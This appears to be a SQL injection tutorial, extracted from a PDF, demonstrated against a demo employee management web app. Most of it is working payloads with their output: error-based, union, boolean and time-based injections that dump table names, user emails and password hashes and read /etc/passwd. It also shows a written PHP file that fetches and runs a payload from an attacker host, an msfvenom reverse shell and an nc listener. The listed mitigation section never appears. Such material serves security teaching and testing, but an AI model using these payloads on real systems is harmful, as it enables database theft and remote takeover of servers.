



TABLE OF CONTENTS

1. What is SQL Injection	3
2. Detection.....	4
3. Exploitation.....	5
5. Mitigation	36
6. References.....	36

1. What is SQL?

Structured Query Language – Used to store/retrieve the data in a structured manner.

Why we need a Structured way ...?? Answer is yes we need a structured defined way to retrieve the stored data. In simple words a store owner will arrange all items in an order so that he can easily pick and sell the objects. It's also applicable in case of SQL where data should be ordered properly while storing into database then only it's possible to retrieve.

2. Why Injection is happening?

Structured doesn't mean Secured so there is always a chance to misuse the backend sql queries if developer is not aware of secure coding practices.

Example: Below query is used to search employee based on user input employee id.

```
SELECT * FROM emptable WHERE empid='\$empid';
```

If the input is **123'** then it will directly replace **\\$empid** value then the query becomes

```
SELECT * FROM emptable WHERE empid='123''
```

Result is You have an error near syntax empid='123''. This is how injection happens exactly where user input unsafely inserted into backend sql query.

3. Are there any types of SQLi?

Yes. There are 3 types in SQL Injection categorized based on the data extraction.

In Band SQLi – Where data is retrieved on same medium.

- Error Based – Where data retrieval is possible with help of error messages
- Union Based – Where data retrieval possible by appending one more sql query with help of UNION operator

Inferential (Blind) SQLi – Where data is just guessed with true/false conditions and time delays

- Boolean Based – Where data is retrieved with TRUE or FALSE conditions
- Time Based – Where data is retrieved based on time delays

Out of Band SQLi – Where data is retrieved over other medium like email/web services/DNS channel etc.

The same above classification can be executed in below ways.

First Order – where attacker inserts query and get the data in same query.

Second Order – where attacker inserts persistent payload and will get executed by another activity

Lateral Injection – Weird category where injection happened after multiple stages of insertion.

3. Detection

Generally the detection part depends on the type of database the application is using. It is easy if we know what are the unique functions that every database use.

For Numerical Input:

MySQL numeric function example: POW(1,1)

Oracle numeric function example: BITAND(1,1)

SQL Server numeric function example: SQUARE(1)

Ex: Below vulnerable query retrieve user based on id (MySQL)

```
SELECT * FROM users WHERE id=11;
```

Detection: SELECT * FROM users WHERE id = 12-POW(1,1); (which is equivalent to id=11)

```
mysql> select * from users where sno=12-POW(1,1);
+-----+-----+-----+-----+-----+-----+-----+
| sno | firstname | lastname | email           | password          | Contact          | image           |
| DateofBirth | Address
+-----+-----+-----+-----+-----+-----+-----+
| 11 | Bug       | Hunter    | Bughunter@gmail.com | 21232f297a57a5a743894a0e4a801fc3 | 9876543210
| 1992-11-12 | CHRIS NISWANDEE SMALLSYS INC 795 E DRAGRAM TUCSON AZ 85705 USA | BugHunter.png |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

For Text Input:

Oracle concatenation example: 'abc' || 'def'

MySQL concatenation example: 'abc' 'def'

SQL Server concatenation example: 'abc' + 'def'

Ex: Below vulnerable query retrieve user based on username (MySQL)

```
SELECT * FROM users WHERE username=suresh;
```

Detection: SELECT * FROM users WHERE username='sur' 'esh'; (which is equivalent to suresh)

```

mysql> select * from users where firstname = 'Sur' 'esh';
+-----+-----+-----+-----+-----+-----+
| sno | firstname | lastname | email           | password          | Contact      |
| DateofBirth | Address       | image           |                  |
+-----+-----+-----+-----+-----+-----+
| 2 | Suresh    | N        | Nsuresh@gmail.com | 21232f297a57a5a743894a0e4a801fc3 | 9876543210 |
| 1992-05-26 | Washington DC, USA | SureshN.png |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

```

4. Exploitation

In Band SQL Injection

1) Error Based

We have a demo application called Employee Management System (EMS) where all employees can request for leaves, update their attendance status and can search all employee details.

It was observed that search functionality is vulnerable to SQL Injection by simply inserting a quote in search field.

The screenshot shows a web browser window with the URL `138.197.172.108/mgmt/searchemp.php`. The page title is "Employee Management System". The navigation bar includes "Home", "Search" (which is highlighted in green), "My Profile", "Account Settings", "Feedback", and "Logout". Below the navigation bar, there's a sidebar with links: "Leave Request", "Leave Status", "Attendance", "Attendance Status", "Contact", and "Chat". The main content area features a search form with a placeholder "Enter Keyword : Enter Employee Name" and a "Search" button. To the right of the search form is a small graphic of people. A red box highlights the error message: "syntax, check the manual that corresponds to your MySQL server version for the right syntax to use near '% OR firstname LIKE '%%%' OR lastname LIKE '%%%' OR email LIKE '%%%' at line 1".

Based on the error message we can guess the backend query like

```

SELECT * FROM xxxx(need to retrieve) WHERE empname (got from html source) LIKE
"%" . $empname . "%" OR firstname LIKE "%" . $empname . "%" OR email LIKE
"%" . $empname . "%";

```

We can correct the query error by injecting '**OR**' which will display all results as the query becomes true.

SELECT * FROM xxxx(need to retrieve) WHERE empname LIKE ‘**OR**’ OR firstname LIKE ‘**OR**’ OR lastname LIKE ‘**OR**’ OR email LIKE ‘**OR**’;

The screenshot shows a web browser window with the URL 138.197.172.108/mgmt/searchemp.php. The page displays search results for employees. On the left, there is a sidebar with links: IJP, Leave Request, Leave Status, Attendance, and Attendance Status. The main content area shows three sets of employee details:

Empcode:	FirstName:
2	Suresh
N	
9876543210	
1992-05-26	
Washington DC, USA	

Empcode:	FirstName:
3	cipher
coder	
cipher@gmail.com	
Contact :	
DateofBirth :	0000-00-00
Address :	

Empcode:	FirstName:
10	Ns

To retrieve the backend information we have below possibilities.

- By creating duplicate group key entry
- By using ExtractValue function
- By using UpdateXML function

By creating duplicate group key entry (Double Query Injection)

Below is the result of sample table named as **comment** which is having similar comments in 1 and 3 rows.

```
mysql> select * from comment;
+----+----+-----+----+
| sno | Name | email           | comment |
+----+----+-----+----+
| 1  | test | test@gmail.com | test    |
| 2  | test2| test2@gmail.com| test2   |
| 3  | test3| test3@gmail.com| test    |
| 4  | test4| test4@gmail.com| test4   |
+----+----+-----+----+
4 rows in set (0.00 sec)
```

The below query generate random (rand()) value based on given seed (0) and prints the respective floor value according to no of rows in table.

```

mysql> select floor(rand(0)*2) from comment;
+-----+
| floor(rand(0)*2) |
+-----+
|      0 |
|      1 |-> Duplicate entry
|      1 |
|      0 |
+-----+
4 rows in set (0.00 sec)

```

If we try to group the data based on above floor value MySQL will throw an error saying duplicate entry which leaks data in error message. Because **GROUP** will require unique group keys. From the below query we are grouping the floor value which returns an array like **0 1 1 0** where the 3rd value causes the error and that value exposed in error message.

```

mysql> select count(*),floor(rand(0)*2)x from comment group by x;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql>

```

From above screenshot the duplicate entry **1** reflected back in error message. By simply concatenating the floor output with **version()** we can see the MySQL version in error message.

```

mysql> select count(*),concat(version(),floor(rand(0)*2))x from comment group by x;
ERROR 1062 (23000): Duplicate entry '5.5.58-0ubuntu0.14.04.11' for key 'group_key'
mysql>

```

This happened based on the following sequence

```

mysql> select concat(version(),floor(rand(0)*2))x from comment;
+-----+
| x |
+-----+
| 5.5.58-0ubuntu0.14.04.10 |
| 5.5.58-0ubuntu0.14.04.11 |
| 5.5.58-0ubuntu0.14.04.11 |
| 5.5.58-0ubuntu0.14.04.10 |
+-----+
4 rows in set (0.00 sec)

```

As we are grouping by x the 3rd result is a duplicate entry which got displayed in error message.

Based on this duplicate key entry approach we can retrieve the database version from the application.

The payload will be

admin' and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)--

Employee Management System

Welcome Ns

My Profile | Account Settings | Feedback | Logout
WELCOME!

IJP
Leave Request
Leave Status
Attendance
Attendance Status
Contact
Chat

Enter Keyword : Enter Employee Name

Search

Duplicate entry '5.5.59-0ubuntu0.14.04.11' for key 'group_key'

To get the database name

Either **admin' and (select 1 from a)--**

Employee Management System

Welcome Ns

My Profile | Account Settings | Feedback | Logout
WELCOME!

IJP
Leave Request
Leave Status
Attendance
Attendance Status
Contact
Chat

Enter Keyword : Enter Employee Name

Search

Table 'testapp.a' doesn't exist

Or

admin' and (select 1 from(select count(*),concat(database(),floor(rand(0)*2))x from information_schema.tables group by x)a)--

Below payload give us table names from database – **testapp**

```
admin' AND (select 1 from (select count(*),concat(0x3a,(select table_name from information_schema.tables where table_schema=database()) LIMIT 1,0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b)--
```

Due to the limitations in result we need to increment the limit value by 1 each time so we can automate this task with Burp Proxy Intruder help.

The result will be

0		200	<input type="checkbox"/>	<input type="checkbox"/>	4284	Duplicate entry ':comment:1' for key 'group_key'
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	4287	Duplicate entry ':attendance:1' for key 'group_key'
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4284	Duplicate entry ':comment:1' for key 'group_key'
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	4285	Duplicate entry ':leave:1' for key 'group_key'
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4280	Duplicate entry ':ip:1' for key 'group_key'
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4289	Duplicate entry ':logindetails:1' for key 'group_key'
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4281	Duplicate entry ':mail:1' for key 'group_key'
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4283	Duplicate entry ':mymsgs:1' for key 'group_key'
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4282	Duplicate entry ':users:1' for key 'group_key'

Similarly we can retrieve the columns of table as well as users data as follows.

```
admin' AND (select 1 from (select count(*),concat(0x3a,(select column_name from information_schema.columns where table_name='users' LIMIT 1,1),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b)--
```

Request ▲	Payload	Status	Error	Timeout	Length	entry
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4286	':firstname:1'
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	4280	':sno:1'
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4286	':firstname:1'
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	4285	':lastname:1'
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4282	':email:1'
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4285	':password:1'
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4284	':Contact:1'
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4288	':DateofBirth:1'
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4284	':Address:1'
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	4282	':image:1'
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4335	

```
admin' AND (select 1 from (select count(*),concat(0x3a,(select concat(email,0x3a,password) from users limit 0,1),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b)--
```

INT SQL XSS Encryption Encoding Other

Load URL http://138.197.172.108/mgmt/searchemp.php

Split URL Execute

Enable Post data Enable Referrer

Post data emprename='admin' AND (select 1 from (select count(*),concat(0x3a,(select concat(email,0x3a,password) from users limit 0,1),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)b--&submit=Search

Welcome Ns

Employee Management System

Home Search My Profile Account Settings Feedback Logout

***WELCOME TO EMPLOYEE MANAGEMENT SYSTEM..! EM

IIP

Leave Request

Leave Status

Attendance

Attendance Status

Contact

Chat



Enter Keyword :

Search

Duplicate entry 'Nsuresh@gmail.com:21232f297a57a5a743894a0e4a801fc3' for key 'group_key'

Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Duplicate	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4327	entry 'Nsuresh@gmail.com:21232f297a57a5a743894a0e4a801fc3:1' for	
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	4327	entry 'Nsuresh@gmail.com:21232f297a57a5a743894a0e4a801fc3:1' for	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4326	entry 'cipher@gmail.com:21232f297a57a5a743894a0e4a801fc3:1' for	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	4322	entry 'Ns@gmail.com:21232f297a57a5a743894a0e4a801fc3:1' for	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4328	entry 'admin@21232f297a57a5a743894a0e4a801fc3:1' for	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4325	entry 'testt@gmail.com:147538da338b770b61e592afc92b1ee6:1' for	
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4328	entry 'tester@testing.com:827ccb0eea8a706c4c34a16891fb4e7b:1' for	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4335		
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4335		
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	4335		

By using ExtractValue() Function

MySQL ExtractValue() function retrieves data from an attribute that contains XML data. The function required to arguments. First argument is the attribute name and second argument is an XPATH expression in enclosed quotes.

It is possible to retrieve information as below

```
mysql> select ExtractValue(rand(), version());
ERROR 1105 (HY000): XPATH syntax error: '.58-0ubuntu0.14.04.1'
mysql>
```

So our payload is like **admin' AND extractvalue(rand(),concat(0x3a,version()))—**

Similarly we can retrieve username and passwords as we did in duplicate key entries.

By using UpdateXML() function

MySQL UpdateXML() function replaces a single portion of a given fragment of XML markup xml_target with a new XML fragment new_xml, and then returns the changed XML.

```
mysql> select UpdateXML('<a><d></d><b>ccc</b><d></d></a>', '/a/d', '<e>fff</e>')
) AS val5;
+-----+
| val5           |
+-----+
| <a><d></d><b>ccc</b><d></d></a> |
+-----+
1 row in set (0.00 sec)
```

It's possible to abuse the above function to retrieve the database information as follows

```
mysql> select updatexml(l,concat(0,version()),l);
ERROR 1105 (HY000): XPATH syntax error: '.58-0ubuntu0.14.04.1'
mysql>
```

Employee Management System

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL http://138.197.172.108/mgmt/searchemp.php
Split URL Execute

Enable Post data Enable Referrer

Post data emppname=admin' AND updateXML(1,concat(0,database(),1))-- &submit=Search

Welcome Ns

Employee Management System

Home Search My Profile Account Settings Feedback Logout

***WELCOME TO EMPLOYEE MANAGEMENT SYSTEM..! EMPLOYEE LOGIN PORTAL..! THIS IS THE PLACE WHERE E

IJP Leave Request Leave Status Attendance Attendance Status Contact Chat

Enter Keyword : Enter Employee Name

Search XPATH syntax error: 'testapp'

And we can dump the passwords of users as follows

Employee Management System

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL http://138.197.172.108/mgmt/searchemp.php
Split URL Execute

Enable Post data Enable Referrer

Post data emppname=admin' AND updateXML(1,(select concat(email,password) from users limit 0,1)),1)-- &submit= Search

Welcome Ns

Employee Management System

Home Search My Profile Account Settings Feedback Logout

***WELCOME TO

IJP Leave Request Leave Status Attendance Attendance Status Contact Chat

Enter Keyword : Enter Employee Name

Search XPATH syntax error: [Nsuresh@gmail.com]21232f297a57a5a]

Procedure Analyse an Alternative for Group/Order by

Sometimes we came across scenarios where developers restrict the usage of **and/or group/order by** to avoid SQL Injection. In those cases we can simply bypass it by using **procedure analyse()** function which takes two arguments.

We can enumerate total number of columns by using **procedure analyse()**

The screenshot shows a web browser interface with the following details:

- URL:** demo.nullbytes.in/ems/searchemp.php
- Post Data:** empname=admin' procedure analyse()--&Submit=Submit
- Page Content:** Displays fields for Employee Management System, including Empcode, FirstName, LastName, Email-ID, Contact, DateofBirth, Address, and other leave-related information.

We can simply extract version of database using below query

```
select * from users where sno=1 procedure analyse(extractvalue(0,version()),1);
```

The screenshot shows a web browser interface with the following details:

- URL:** demo.nullbytes.in/ems/searchemp.php
- Post Data:** empname=admin' procedure analyse(extractvalue(0,concat(0x0a,version())),1)-- &Submit=Submit
- Page Content:** Displays the MySQL version as '5.5.59-Ubuntu0.14.04.1'.

In similar way we can dump the database with help of **procedure analyse()** function.

2) Union Based

The only difference that we do here is we can inject one more query by using UNION operator.

Before using UNION based injection first we need to know the exact number of columns to include one more SQL Query. From below search result we can see there are 7 columns but we are not sure that there are exact 7 columns.

The screenshot shows a web browser window for the "Employee Management System". The URL is 138.197.172.108/mgmt/searchemp.php. The page title is "Employee Management System". The navigation bar includes "Home", "Search" (which is highlighted in green), "My Profile", "Account Settings", "Feedback", and "Logout". A welcome message "***WELCOME TO EMPLOYEE MANAGEMENT SYSTEM! EM***" is displayed. On the left, a sidebar menu lists "IJP", "Leave Request", "Leave Status", "Attendance", "Attendance Status", "Contact", and "Chat". In the center, there is a search form with an "Enter Keyword" input field and a "Search" button. Below the search form, a user profile is shown with the following data:

Empcode:	12
FirstName:	Admin
LastName :	
Email-ID :	admin@
Contact :	
DateofBirth :	0000-00-00
Address :	

To make sure that we can use either **GROUP BY** or **ORDER BY** to retrieve the number of columns.

admin' order by 1# (increment till we get error like unknown column)

The screenshot shows a browser window with a tool like Burp Suite. The URL is 138.197.172.108/mgmt/searchemp.php. The "SQL" tab is selected. The "Post data" section contains the payload: "empname=admin' order by 10-- &submit=Search". The main page shows the "Employee Management System" title and a sidebar with the same menu as before. At the bottom of the page, an error message is displayed: "Unknown column '10' in 'order clause'".

There are 9 columns in table. To print the column numbers we can use below payload

admin' union select 1,2,3,4,5,6,7,8,9#

The screenshot shows a web browser window titled "Employee Management System". The URL in the address bar is `http://138.197.172.108/mgmt/searchemp.php`. The "Post data" field contains the SQL injection payload: `empname=admin' union select 1,2,3,4,5,6,7,8,9-- &submit=Search`. The page itself is a search interface for employees, displaying a sidebar with links like "Leave Request", "Leave Status", "Attendance", etc., and a main table with columns: Empcode, FirstName, LastName, Email-ID, Contact, DateofBirth, and Address. The "Empcode" column shows values 1 through 8.

To dump the version of database simply we need to replace 1 with version()

admin' union select version(),2,3,4,5,6,7,8,9#

This screenshot shows the same web browser setup as the previous one, but the "Post data" field now contains the payload: `empname=admin' union select version(),2,3,4,5,6,7,8,9-- &submit=Search`. The resulting page shows the employee data table, but the "Empcode" column now displays the database version: "5.5.59-0ubuntu0.14.04.1", indicating a successful dump of the database version.

Our main goal is to know passwords of other users. So to dump those we need to know below things.

Flow of Injection

Database Name → Table Name → Column Name → dump the data

database() → information_schema.tables → information_schema.columns → SELECT 1,2 from table

Why we use information_schema ?? Because INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges.

Database – **admin' union select database(),2,3,4,5,6,7,8,9#**

The screenshot shows a web browser window titled "Employee Management System". The URL bar shows the address `http://138.197.172.108/mgmt/searchemp.php`. Below the URL bar is a toolbar with various icons. The main content area has a form with the following fields:

- Post data: `empname=admin' union select database(),2,3,4,5,6,7,8,9#`

Below the form, there is a search interface with a search button. To the left, there is a sidebar menu with links like "IJP", "Leave Request", "Leave Status", "Attendance", "Attendance Status", and "Contact". On the right, there is a table displaying employee information:

	Empcode:	testapp
FirstName:	2	
LastName :	3	
Email-ID :	4	
Contact :	6	
DateofBirth :	7	
Address :	8	

Table Names – **admin' union select group_concat(table_name),2,3,4,5,6,7,8,9 from information_schema.tables where table_schema=database()#**

Employee Management System X +

138.197.172.108/mgmt/searchemp.php

Post data

```
empname=admin' union select group_concat(column_name),2,3,4,5,6,7,8,9 from information_schema.columns where table_name='users'#
```

IJP	
Leave Request	Empcode: attendance,comment,employee,ijp,logindetails,mail,mymsgs,users
Leave Status	FirstName: 2
Attendance	LastName : 3
Attendance Status	Email-ID : 4
Contact	Contact : 6
	DateofBirth : 7
	Address : 8

Column Names – admin' union select group_concat(column_name),2,3,4,5,6,7,8,9 from information_schema.columns where table_name='users'#

Employee Management System X +

138.197.172.108/mgmt/searchemp.php

Post data

```
empname=admin' union select group_concat(column_name),2,3,4,5,6,7,8,9 from information_schema.columns where table_name='users'#
```

IJP	
Leave Request	Empcode: sno,firstname,lastname,email,password,Contact,DateofBirth,Address,image
Leave Status	FirstName: 2
Attendance	LastName : 3
Attendance Status	Email-ID : 4
Contact	Contact : 6
	DateofBirth : 7
	Address : 8

Dump – admin' union select concat(email,password),2,3,4,5,6,7,8,9 from users#

Employee Management System

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Post data

empname=admin' union select concat(email,password),2,3,4,5,6,7,8,9 from users limit 0,1#

Search

	Empcode:	Empname:	FirstName:	LastName:	Email-ID:	Contact:	DateofBirth:	Address:
IJP	Nsuresh@gmail.com21232f297a57a5a743894a0e4a801fc3		2	3	4	6	7	8
Leave Request								
Leave Status								
Attendance								
Attendance Status								
Contact								

Apart from data retrieval it is also possible to invoke files by using **load_file()** function.

Employee Management System

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Post data

empname=admin' union select load_file('/etc/passwd'),2,3,4,5,6,7,8,9#

Search

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
nologin:x:2:2:bin:/bin:/usr/sbin/nologin
sync:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
mailing_list:x:38:38:Mailing List

```

We can also write files using **into outfile()** function

```
admin' union select "<?php echo shell_exec('wget http://192.168.146.150/shell -O /tmp/shell;chmod +x /tmp/shell;/tmp/shell');?>,2,3,4,5,6,7,8,9 into outfile '/tmp/reverseshell.php"#

```

The above query will create **reverseshell.php** file in /tmp (As we don't have access to write files in /var/www/html/) directory. To invoke that file we need **Local File Inclusion** vulnerability.


It's looks like in profile page there exists **LFI** vulnerability with **page** parameter.

The screenshot shows a browser window with the title "Employee Management System". The URL in the address bar is "192.168.146.157/mgmt/profile.php?page=/etc/passwd". The page content is a large dump of system files from the root directory, including /etc/passwd, /etc/shadow, and many log files and configuration files. At the bottom of the page, there is a navigation menu with links for Home, Search, My Profile, Account Settings, Feedback, and Logout. A welcome message "Welcome Ns" is displayed above the menu. The overall layout is that of a standard web application.

Before invoking our **reverseshell.php** we need generate shell file with msfvenom and listen on our attacking machine.

```
root@kali:~# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.146.150 LPORT=1234 -f elf > /var/www/html/shell
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes

root@kali:~#
```



After including our reverse shell php file we will get the machine access.

The screenshot shows a browser window with the title "Employee Management System". The URL in the address bar is "192.168.146.157/mgmt/profile.php?page=/tmp/reverseshell.php". The page content is mostly blank, indicating the exploit has been successful. At the top, there is a numeric navigation bar with numbers 2, 3, 4, 5, 6, 7, 8, 9. Below the navigation bar, the "Employee Management System" logo is visible. The overall layout is that of a standard web application.

```

root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.146.157: inverse host lookup failed: Unknown host
connect to [192.168.146.150] from (UNKNOWN) [192.168.146.157] 34994
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
ubuntu

```

Inferential (Blind) SQL Injection

1) Boolean Based

To identify the vulnerability presence we need to use TRUE or FALSE conditions.

TRUE condition – **admin' and '1'>'0** – page should return valid results

FALSE condition – **admin' and '1'>'2** – page should return empty results

Application provides a feature where an employee can update his attendance and if he found wrong record then he can delete it immediately.

The request which is fired for deletion of attendance is as follows.

<http://test.com/attendel.php?id=3>

To detect the vulnerability presence we can use POW(a,b).

[http://test.com/attendel.php?id=4-POW\(1,1\)](http://test.com/attendel.php?id=4-POW(1,1))

The screenshot shows a web browser window for the "Employee Management System". The URL in the address bar is `138.197.172.108/ems/attendance1.php`. The page title is "Employee Management System". The top navigation bar includes links for "Home", "Search", "My Profile", "Account Settings", "Feedback", and "Logout". A welcome message "Welcome Ns" is displayed. On the left, there is a sidebar with links for "Leave Request", "Leave Status", "Attendance", "Attendance Status", "Contact", and "Chat". The main content area is titled "Attendance Status" and displays a table with the following data:

User ID	Name	Email-ID	Date	Time of Request	Attendance	Action
11	Ns	Ns@gmail.com	2018-02-04	2018-02-04 10:32:29	Pending	Delete

It was confirmed that the backend database is MySQL. Next step is to find the version of MySQL.

[http://test.com/attendel.php?id=3+and+substr\(version\(\),1,1\)=5](http://test.com/attendel.php?id=3+and+substr(version(),1,1)=5)

If result is true then we can note MySQL version as 5.x.x

In Similar way by increasing substring positions we can enumerate total database, tables, columns as well as row data.

2) Time Based

To check the presence of the vulnerability we can use simply `sleep()` payload

The screenshot shows a NetworkMiner capture window with two main sections: Request and Response.

Request:

```
GET /ems/attendel.php?id=1#and+sleep(10)-- HTTP/1.1
Host: 138.197.172.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.197.172.108/ems/attendance1.php
Cookie: PHPSESSID=f8scmbgih0vc3645lniefg3n3
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Date: Sun, 04 Feb 2018 16:14:33 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
refresh: 0;url=404.php
Content-Length: 2
Connection: close
Content-Type: text/html
```

At the bottom of each section, there is a search bar with "Type a search term" and "0 matches". Below the search bars, it says "Done".

It's appeared that the ID parameter vulnerable to Time Based SQL injection. So we can make our true case payload with IF condition. In MySQL IF() function accepts three arguments.

Ex: [http://test.com/test.php?id=3+and+if\(\(condition\),sleep\(10\),NULL\)](http://test.com/test.php?id=3+and+if((condition),sleep(10),NULL))

In above example if condition is true then application will sleep for 10 seconds else it return NULL.

The screenshot shows a NetworkMiner capture window with two main sections: Request and Response.

Request:

```
GET /ems/attendel.php?id=1#and+if((1=1),sleep(10),NULL)-- HTTP/1.1
Host: 138.197.172.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.197.172.108/ems/attendance1.php
Cookie: PHPSESSID=f8scmbgih0vc3645lniefg3n3
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Date: Sun, 04 Feb 2018 16:52:26 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
refresh: 0;url=404.php
Content-Length: 2
Connection: close
Content-Type: text/html
```

At the bottom of each section, there is a search bar with "Type a search term" and "0 matches". Below the search bars, it says "Done".

We can write condition with LIKE operator to compare the database version.

[http://test.com/test.php?id=1+and+if\(\(select+version\(\)\)+like+'%5',sleep\(10\),NULL\)--](http://test.com/test.php?id=1+and+if((select+version())+like+'%5',sleep(10),NULL)--)

Request

Raw Params Headers Hex

```
GET /ems/attendel.php?id=17+and+if((select+version())+like+'5%',sleep(10),NULL)--+
HTTP/1.1
Host: 138.197.172.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.197.172.108/ems/attendance1.php
Cookie: PHPSESSID=f3scmbgh00vc3645lniefg3n3
Connection: close
Upgrade-Insecure-Requests: 1
```

Done

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 04 Feb 2018 17:19:42 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
refresh: 0;url=404.php
Content-Length: 2
Connection: close
Content-Type: text/html
```

0 matches

Type a search term

0 matches

350 bytes | 11.521 millis

In this way we can retrieve full database name

Request

Raw Params Headers Hex

```
GET /ems/attendel.php?id=17+and+if((select+database())+like+'testapp%',sleep(10),NULL)--+
HTTP/1.1
Host: 138.197.172.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.197.172.108/ems/attendance1.php
Cookie: PHPSESSID=f3scmbgh00vc3645lniefg3n3
Connection: close
Upgrade-Insecure-Requests: 1
```

Done

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 04 Feb 2018 17:30:38 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
refresh: 0;url=404.php
Content-Length: 2
Connection: close
Content-Type: text/html
```

0 matches

Type a search term

0 matches

350 bytes | 10.447 millis

We can also use MID() function which is also an alternative to substring function.

